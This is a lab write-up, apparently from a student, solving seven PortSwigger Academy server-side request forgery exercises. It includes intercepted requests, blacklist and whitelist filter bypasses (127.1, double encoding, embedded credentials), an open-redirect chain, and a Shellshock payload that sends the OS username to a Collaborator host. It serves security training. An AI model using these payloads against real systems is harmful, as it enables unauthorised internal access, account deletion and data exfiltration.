Server Side Request Forgery (SSRF)

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1. Basic SSRF against the local server

Lab: Basic SSRF against the local server





This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.

Sol) Steps:

1) I have intercepted the request and there is a parameter called stockAPI

```
1 POST /product/stock HTTP/1.1
2 Host: 0a9b00a3035f540ac0a8277900fb00a6.web-security-academy.net
 3 Cookie: session=YURD9Z40h0ilaKM1XK9fMod8Mc2itjX7; session=PoqDGjbVFzIlL2Gh1Ftyw8Ve4BFdCcof
 4 Content-Length: 107
5 Sec-Ch-Ua: "Chromium"; v="107", "Not=A?Brand"; v="24"
6 Sec-Ch-Ua-Platform: "Windows"
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://Oa9b00a3035f540ac0a8277900fb00a6.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a9b00a3035f540ac0a8277900fb00a6.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
20 stockApi=http%3A%CF%CFstock.weliketoshop.net%3A8080%CFproduct%CFstock%CFcheck%3FproductId%3D1%C6storeId%3D1
```


- 2) I have changed the value to http://localhost/admin and i was able to access the admin page and there are 2 users in the page including carlos
- 3)below is the payload I have used for stockAPI and it worked

http://localhost/admin/delete?username=carlos



2. Basic SSRF against another back-end system

Lab: Basic SSRF against another back-end system



This lab has a stock check feature which fetches data from an internal system.


To solve the lab, use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos.

Sol) Steps:

1) when the request is intercepted, we can see the below ip address in the stockAPI parameter, so using intruder we are brute forcing with all the parameters




2) When the ip address is 192.168.0.31 we are getting Not Found




3) The lab hints for an admin interface so I have tried the below url

http://192.168.0.31/admin

4) As you can see we have 2 links and one is carlos



5)now we use the link in our stockAPI to delete the user carlos stockApi=http://192.168.0.31:8080/admin/delete?username=carlos



3. SSRF with blacklist-based input filter

Lab: SSRF with blacklist-based input filter





This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.


The developer has deployed two weak anti-SSRF defenses that you will need to bypass.

Sol) Steps:

1) When I am trying to access the local host like the previous example, the request is blocked for security reasons.



2) So, there is a tweak here instead of using 127.0.0.1 I will be trying it with 127.1 and doing that is returning something




3) When I used admin the request is blocked again

```
3 | Cookie: session=NvQpyH7ncCsbrlzD3gXJt96ySLLPt0a5
   Content-Length: 46
                                                                                                       Content-Length: 51
   Sec-Ch-Ua: "Chromium"; v="107", "Not=A?Brand"; v="24"
   Sec-Ch-Ua-Platform:
                         "Windows"
                                                                                                     6 "External stock check blocked for security reasons"
   Sec-Ch-Ua-Mobile: 20
   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/107.0.5304.107 Safari/537.36
9 Content-Type: application/x-www-form-urlencoded
10 Accept: */*
11 Origin: https://Oaab009b0321a6d0c0cd2a4200bd0060.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
   https://Oaab009b032la6d0c0cd2a4200bd0060.web-security-academy.net/product?productId=
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
20 stockApi=http%3A%2F%2F127.0.0.1%3A8080%2Fadmin
```

- 4) So I am going to encode admin and try using hackverter and then copy admin rightclick choose->externsions->hackverter->encoding->urlencode_all which will all the characters. Then tried to send the request and did not work and in the same path there is another option called convert tags, tried with it and it did not work, now my last option is double encode it so following the same steps as above
- 5)When the admin is double encoaded and the ip address is 127.1 we got the positive response



- 5) Finally using the delete url to solve the lab
 - a. http%3A%2F%2F127.1%2F<@urlencode_all>%61%64%6D%69%6E@/urlencode_all>%2Fdelete?username=carlos
 - b. another way is instead of encoding all the characters we can just do the first one
 - i. stockApi=http%3A%2F%2F127.1%2F%25%36%31dmin/delete? username=wiener



._____

4. SSRF with filter bypass via open redirection vulnerability

Lab: SSRF with filter bypass via open redirection vulnerability



This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://192.168.0.12:8080/admin and delete the user carlos.

The stock checker has been restricted to only access the local application, so you will need to find an open redirect affecting the application first.

Sol) Steps:


1)In this lab we are going to make use of open redirect vulnerability which simply means that we can redirect to an external page.



2)In the below nextpage intercept we have used www.youtube.com to check for redirection

```
Request
                                                                                  ١n
                                                                                      =
Pretty
         Raw
                Hex
                        Hackvertor
1 GET /product/nextProduct?currentProductId=1&path=/product?productId=2 HTTP/1.1
2 Host: 0aa200bf04d47585c090fb7500c000f2.web-security-academy.net
3 Cookie: session=EAaJfDcpVfoWUP2S3vHE6cq0SRTSnkNi; session=
 y63zUjHbsdnQsx0bd0x8aoH8yaz2n00Y
4 Sec-Ch-Ua: "Chromium"; v="107", "Not=A?Brand"; v="24"
5 Sec-Ch-Ua-Mobile: ?0
€ Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/107.0.5304.107 Safari/537.36
```

3) It reditected to youtube.com




4)In our next step we will use the path which is vulnerable to open redirection in our stockAPI and below is the final url and make sure to url encode it before sending the request.

The concept is we are providing the url of our local systems

stockApi=/product/nextProduct?currentProductId=2&path=http://192.168.0.12:8 080/admin

5)perfect we have found the urls of the users



5. Blind SSRF with out-of-band detection

Lab: Blind SSRF with out-of-band detection





This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded

To solve the lab, use this functionality to cause an HTTP request to the public Burp Collaborator server.




To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

Sol) Steps:

- 1) Here our end goal is to see whether the request is cent to our burp collaborator client and the hint is the referrer header is vulnerable.
- I have pasted my burp collaborator clients url in referrer and sending the request

```
Pretty
          Raw
                 Hex
                         Hackvertor
 1 GET /product?productId=9 HTTP/1.1
 2 Host: 0a6800f604109cb1c0d86c3600280075.web-security-academy.net
 3 Cookie: session=jc7cIftpW45zgTh8v7X71ErogAZD19yw
 4 Sec-Ch-Ua: "Chromium"; v="107", "Not=A?Brand"; v="24"
 5 Sec-Ch-Ua-Mobile: ?0
 6 Sec-Ch-Ua-Platform: "Windows"
 7 Upgrade-Insecure-Requests: 1
 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/107.0.5304.107 Safari/537.36
 9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apn
   g,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://ecu375sfyrkw745hg3i86gbfi6oxco0d.oastify.com
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
```

# ^	Time	Type	Payload	Source IP address
1	2022-Nov-16 17:54:24.374 UTC	DNS	ecu375sfyrkw745hg3i86gbfi6oxco0d	3.248.186.225
2	2022-Nov-16 17:54:24.374 UTC	DNS	ecu375sfyrkw745hg3i86gbfi6oxco0d	3.251.128.135
3	2022-Nov-16 17:54:24.382 UTC	HTTP	ecu375sfyrkw745hg3i86gbfi6oxco0d	34.253.173.2



Home

Eggtastic, Fun, Food Eggcessories

6. SSRF with whitelist-based input filter

Lab: SSRF with whitelist-based input filter






This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at http://localhost/admin and delete the user carlos.

The developer has deployed an anti-SSRF defense you will need to bypass.

Sol) Steps:


- 1) Event houg the stock.weliketoshop.net is part of the url it is not accepting it, so the parser might beworking a bit differently
- 2) When we used useraname@url we got a different error from before, this indicates that URL parser supports embedded credentials



3) I have used # and got the same error




4) I have preformed double url encoding of # and got Internal server error which might mean that server may have attempted to connect to "username"



5) when I used localhost instead of username I got the admin paner




6)



7) using the below payload I have successfully deleted the user

stockApi=http://localhost%2523@stock.weliketoshop.net/admin/delete?username=carlos



7. Blind SSRF with Shellshock exploitation

Lab: Blind SSRF with Shellshock exploitation











This site uses analytics software which fetches the URL specified in the Referer header when a product page is loaded.


To solve the lab, use this functionality to perform a blind SSRF attack against an internal server in the 192.168.0.X range on port 8080. In the blind attack, use a Shellshock payload against the internal server to exfiltrate the name of the OS user.

■ Note


To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

Sol) Steps:


- 1) My first finding was that the referrer was able to make external requests and this was verified using burpsuite collaborator
- 2) Shell shock is used to perform remote code execution on the server that is vulnerable to.
- 3) To find additional issues, I have installed collaborator everywhere extension in burpsuite professional, then added the website in scope and sould find the additional vulnerabilities



4) Based on the info I have tested it on user-agent by providing the collab link and we received the request



- 5) We are going to use the below shell shock payload in user-agent
- () { :; }; /usr/bin/nslookup \$(whoami).BURP-COLLABORATOR-SUBDOMAIN
 - 6) Below in the screenshot I have shown how I have used both the parameters, but I did not receive anything in the collab, the reason might be that the URL is not valid so we might have to brute force from 1 to 256 numbers.



7) Finally received the username in collab

